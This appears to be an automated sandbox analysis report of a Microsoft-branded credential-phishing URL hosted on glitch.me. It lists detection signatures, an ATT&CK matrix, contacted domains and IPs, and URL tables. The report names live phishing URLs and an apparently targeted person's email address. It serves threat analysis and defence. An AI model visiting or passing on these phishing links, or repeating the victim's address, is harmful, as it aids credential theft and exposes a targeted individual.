ID: 364220
Cookbook: browseurl.jbs
Time: 15:12:24
Date: 06/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report http://www._20_2021_05_43_05.shaman…

Overview


General Information

Sample URL:	http://www._20_2021_05_43_05.shamanno.com/#aHR0cHM6Ly9saXR0bGUtc3Bhcmtse S1idWZmYWxvLmdsaXRjaC5tZS8jbG9nYW5Ac2t5bGluZS1ldmVudHMuY29t
Analysis ID:	364220
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Phishing site detected (based on fav…
- Yara detected HtmlPhish_10
- Phishing site detected (based on log…
- HTML body contains low number of …
- HTML title does not match URL
- Submit button contains javascript call

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 5488 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 3848 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5488 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\TBQBXY9R.htm	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish_10

Phishing site detected (based on logo template match)

Compliance:


Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 4	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 5	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 2	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://www._20_2021_05_43_05.shamanno.com/#aHR0cHM6Ly9saXR0bGUtc3BhcmtseS1idWZmYWxvLmdsaXRjaC5tZS8jbG9nYW5Ac2t5bGluZS1ldmVudHMuY29t	0%	Avira URL Cloud	safe	
http://www._20_2021_05_43_05.shamanno.com/#aHR0cHM6Ly9saXR0bGUtc3BhcmtseS1idWZmYWxvLmdsaXRjaC5tZS8jbG9nYW5Ac2t5bGluZS1ldmVudHMuY29t	100%	UrlScan	phishing brand: microsoft	Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
sni1gl.wpc.alphacdn.net	0%	Virustotal		Browse
oddstips.co.uk	0%	Virustotal		Browse
secure.aadcdn.microsoftonline-p.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://little-sparkly-buffalo.glitch.me/#	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	
http://https://little-sparkly-buffalo.glitch.me/#	100%	UrlScan	phishing brand: microsoft	Browse
http://https://little-sparkly-buffalo.glitch.me/#logan@skyline-events.com	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	
http://https://little-sparkly-buffalo.glitch.me/#logan@skyline-events.com	100%	UrlScan	phishing brand: microsoft	Browse
http://https://www.youradchoices.ca/fr	0%	URL Reputation	safe	
http://https://www.youradchoices.ca/fr	0%	URL Reputation	safe	
http://https://www.youradchoices.ca/fr	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-75	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-75	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-75	0%	URL Reputation	safe	
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_grey_2b5d393db0	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2.js?v=1	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2.js?v=1	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2.js?v=1	0%	URL Reputation	safe	
http://www._20_2021_05_43_05.shamanno.com/wild/api.php	0%	Avira URL Cloud	safe	
http://https://privacy.microsoeement/	0%	Avira URL Cloud	safe	
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_grey_5bc252567e	0%	Avira URL Cloud	safe	
http://https://www.oddstips.co.uk/wp-content/themes/focusblog/bg2.jpg");	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/accountcorepackage_3Jeup4aMFjR_22jqClMyIw2.js?v=1	0%	Avira URL Cloud	safe	
http://https://promisesaplus.com/#point-64	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-64	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-64	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-61	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-61	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-61	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/images/Microsoft_Logotype_Gray_X-qkgtg8KmnQEvm_9mDTcw2.svg	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/images/microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2.svg	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/images/microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2.svg	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/images/microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2.svg	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/resetpasswordpackage_Yxk3RsMhdgGDcR5k7YswQg2.js?v=1	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/wlivepackagefull_BWVcpM3ZvobDGQWPo5hgew2.js?v=1	0%	Avira URL Cloud	safe	
http://www.mpegla.com).	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2.js?v=1	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2.js?v=1	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2.js?v=1	0%	URL Reputation	safe	
http://https://www.skype.com).	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/bootstrap_3.3.0_B68S-_daR6nLiLVZsh4XiA2.js?v=1	0%	Avira URL Cloud	safe	
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/cdnbundles/converged.v2.login.m	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/images/favicon.ico?v=2~(	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/images/favicon.ico?v=2~(	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/images/favicon.ico?v=2~(	0%	URL Reputation	safe	
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_white_0ad430848	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/converged_ux_v2_RfnRCrmapm3W_OFn994CMA2.css?v=1	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/converged_ux_v2_RfnRCrmapm3W_OFn994CMA2.css?v=1	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/converged_ux_v2_RfnRCrmapm3W_OFn994CMA2.css?v=1	0%	URL Reputation	safe	
http://fontello.comiconsRegulariconsiconsVersion	0%	URL Reputation	safe	
http://fontello.comiconsRegulariconsiconsVersion	0%	URL Reputation	safe	
http://fontello.comiconsRegulariconsiconsVersion	0%	URL Reputation	safe	
http://www._20_2021_05_43_05.shamanno.com	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net/images/AppCentipede/AppCentipede_Microsoft_white_ufRYIllWOw4YyDRiKcBvxQ2.	0%	Avira URL Cloud	safe	
http://https://www.microsoft.	0%	URL Reputation	safe	
http://https://www.microsoft.	0%	URL Reputation	safe	
http://https://www.microsoft.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://acctcdn.msauth.net/lightweightsignuppackage_OwHbS0yAbvGpBlUF0ZS3iA2.js?v=1	0%	Avira URL Cloud	safe	
http://https://js.foundation/	0%	URL Reputation	safe	
http://https://js.foundation/	0%	URL Reputation	safe	
http://https://js.foundation/	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/lwsignupstringscountrybirthdate_en-us_VxjLzmQAiLRyhA2ROX72uQ2.js?v=1	0%	Avira URL Cloud	safe	
http://https://account.live.c	0%	Avira URL Cloud	safe	
http://https://acctcdn.msauth.net	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net	0%	URL Reputation	safe	
http://https://acctcdn.msauth.net/images/AppCentipede/AppCentipede_Microsoft_HFeToeM4u6fzMQF_f_rQ5Q2.svg	0%	Avira URL Cloud	safe	
http://www._20_2021_05_43_05.shamanno.com/#aHR0cHM6Ly9saXR0bGUtc3BhcmtseS1idWZmYWxvLmdsaXRjaC5tZS8jb	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
little-sparkly-buffalo.glitch.me	52.3.182.213	true	false		high
sni1gl.wpc.alphacdn.net	152.199.21.175	true	false	• 0%, Virustotal, Browse	unknown
www._20_2021_05_43_05.shamanno.com	162.213.251.166	true	false		unknown
oddstips.co.uk	87.117.239.10	true	false	• 0%, Virustotal, Browse	unknown
signup.live.com	unknown	unknown	false		high
secure.aadcdn.microsoftonline-p.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
code.jquery.com	unknown	unknown	false		high
www.oddstips.co.uk	unknown	unknown	false		unknown
aadcdn.msauth.net	unknown	unknown	false		unknown
assets.onestore.ms	unknown	unknown	false		unknown
account.live.com	unknown	unknown	false		high
ajax.aspnetcdn.com	unknown	unknown	false		high
acctcdn.msauth.net	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://little-sparkly-buffalo.glitch.me/#	false	• 100%, UrlScan, Browse • SlashNext: Fake Login Page type: Phishing & Social Engineering	high
http://www._20_2021_05_43_05.shamanno.com/wild/api.php	false	• Avira URL Cloud: safe	low
http://https://little-sparkly-buffalo.glitch.me/#logan@skyline-events.com	false	• 100%, UrlScan, Browse • SlashNext: Fake Login Page type: Phishing & Social Engineering	high

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://aka.ms/useterms	servicesagreement[1].htm.2.dr	false		high
http://https://little-sparkly-buffalo.glitch.me/#logan	~DF39CFFE74883A58EA.TMP.1.dr	false		high
http://https://www.acuityads.com/opt-out/	privacystatement[1].htm.2.dr	false		high
http://https://www.youradchoices.ca/fr	privacystatement[1].htm.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://web.archive.org/web/20100324014747/blindsignals.com/index.php/2009/07/jquery-delay/	jquery-3.5.1[1].js.2.dr	false		high
http://https://www.adr.org	servicesagreement[1].htm.2.dr	false		high
http://https://www.xbox.com/en-US/Legal/CodeOfConduct)	servicesagreement[1].htm.2.dr	false		high
http://www.asp.net/ajaxlibrary/CDN.ashx.	privacystatement[1].htm.2.dr	false		high
http://https://promisesaplus.com/#point-75	jquery-3.5.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.xbox.com/en-US/Legal/CodeOfConduct	servicesagreement[1].htm.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://opensource.org/licenses/mit-license.php)	knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2[1].js.2.dr	false		high
http://https://html.spec.whatwg.org/multipage/forms.html#concept-fe-disabled	jquery-3.5.1[1].js.2.dr	false		high
http://www.json.org/json2.js	knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2[1].js.2.dr, knockout_old_GJ62c6D9R5HuKFdkoO8XYw2[1].js.2.dr	false		high
http://https://bugs.webkit.org/show_bug.cgi?id=29084	jquery-3.5.1[1].js.2.dr	false		high
http://https://infra.spec.whatwg.org/#strip-and-collapse-ascii-whitespace	jquery-3.5.1[1].js.2.dr	false		high
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_grey_2b5d393db0	TBQBXY9R.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/taxservice	servicesagreement[1].htm.2.dr	false		high
http://https://html.spec.whatwg.org/multipage/forms.html#concept-option-disabled	jquery-3.5.1[1].js.2.dr	false		high
http://https://skype.com/go/myaccount	servicesagreement[1].htm.2.dr	false		high
http://https://www.skype.com	servicesagreement[1].htm.2.dr	false		high
http://https://github.com/jrburke/requirejs/wiki/Updating-existing-libraries#wiki-anon	jquery-3.5.1[1].js.2.dr	false		high
http://https://www.appnexus.com/	privacystatement[1].htm.2.dr	false		high
http://https://acctcdn.msauth.net/knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2.js?v=1	signup[1].htm.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://privacy.microsoeement/	{10B311C1-7E86-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://bugzilla.mozilla.org/show_bug.cgi?id=687787	jquery-3.5.1[1].js.2.dr	false		high
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_grey_5bc252567e	TBQBXY9R.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.oddstips.co.uk/wp-content/themes/focusblog/bg2.jpg");	TBQBXY9R.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://bugs.chromium.org/p/chromium/issues/detail?id=470258	jquery-3.5.1[1].js.2.dr	false		high
http://https://bugs.jquery.com/ticket/13378	jquery-3.5.1[1].js.2.dr	false		high
http://https://acctcdn.msauth.net/accountcorepackage_3Jeup4aMFjR_22jqClMyIw2.js?v=1	ResetPassword[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://priv-policy.imrworldwide.com/priv/browser/us/en/optout.html	privacystatement[1].htm.2.dr	false		high
http://https://promisesaplus.com/#point-64	jquery-3.5.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.youronlinechoices.com/	privacystatement[1].htm.2.dr	false		high
http://https://little-sparkly-buffalo.glitch.me/#tatement?v2	~DF39CFFE74883A58EA.TMP.1.dr	false		high
http://https://promisesaplus.com/#point-61	jquery-3.5.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://mixer.com/contact	servicesagreement[1].htm.2.dr	false		high
http://https://www.adjust.com/opt-out/	privacystatement[1].htm.2.dr	false		high
http://https://www.xbox.com/managedatacollection	privacystatement[1].htm.2.dr	false		high
http://https://www.xbox.com/legal/codeofconduct	privacystatement[1].htm.2.dr	false		high
http://https://acctcdn.msauth.net/images/Microsoft_Logotype_Gray_X-qkgtg8KmnQEvm_9mDTcw2.svg	ResetPassword[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://acctcdn.msauth.net/images/microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2.svg	ResetPassword[1].htm.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://acctcdn.msauth.net/resetpasswordpackage_Yxk3RsMhdgGDcR5k7YswQg2.js?v=1	ResetPassword[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://html.spec.whatwg.org/#nonce-attributes	jquery-3.5.1[1].js.2.dr	false		high
